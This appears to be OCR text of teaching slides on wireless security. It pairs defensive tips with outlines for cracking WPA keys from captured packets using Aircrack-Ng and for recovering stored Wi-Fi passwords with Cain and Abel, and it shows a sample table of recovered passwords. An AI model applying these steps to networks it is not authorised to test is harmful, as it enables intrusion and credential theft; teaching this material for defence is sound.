
- Change default passwords that come with the hardware
- Enable the authentication mechanism
- Allow access to the network to registered MAC addresses only
- Use strong WEP and WPA-PSK keys, a combination of symbols, number and characters reduce the chance of the keys been cracking using dictionary and brute force attacks.
- Use Firewall to help reduce unauthorized access.

# Example: Cracking a Wireless Network

- A wireless network adapter with the capability to inject/intercept packets
- Be within the target network's radius.
- If the users of the target network are actively using and connecting to it, then your chances of cracking it are significantly improved.
- Capture packets specially users login steps – pcap files
- Use the captured packets (pcap files) to find potential passwords using brute-force technique – tools like Aircrack-Ng or CloudCracker.


# Example: Crack Wireless Password

- Use of Cain and Abel to decode the stored wireless network passwords in Windows.
- Provide useful information that can be used to crack the WEP and WPA keys of wireless networks.
- Download & Open Cain & Abel



# Example: Crack Wireless Password

- Ensure that the Decoders tab is selected then click on Wireless Passwords from the navigation menu on the left-hand side
- Click on the button with a plus sign



# Example: Crack Wireless Password

- Assuming you have connected to a secured wireless network before, you will get results similar to the ones shown below
- The decoder will show you the encryption type, SSID and the password that was used.

| Adapter GUID | Descr | Type | SSID | Password | Hex |
|---|---|---|---|---|---|
| {477431F8-268D-4C... | @oem5.inf,%nic_mpciex_2230b... | WPA2-PSK | Dark Maiden | .qwerty# | 2E71776572747923 |
| {477431F8-268D-4C... | @oem5.inf,%nic_mpciex_2230b... | WPA2-PSK | Dark Maiden | .qwerty# | 2E71776572747923 |
| {7825C2EF-C9F9-48F... | @netvwifimp.inf,%vwifimp.dev... | WPA2-PSK | HOSTED_NET... | JT7ibxR7MIHly... | 4A543769627852374D494... |

# Demo

- Aircrack-Ng
  https://www.youtube.com/watch?v=WfYxrLaqlN8

- Kismet Demo

  https://www.youtube.com/watch?v=3v_bwtHIToQ

  https://www.youtube.com/watch?v=UYRXZxb4RWg

# Thank You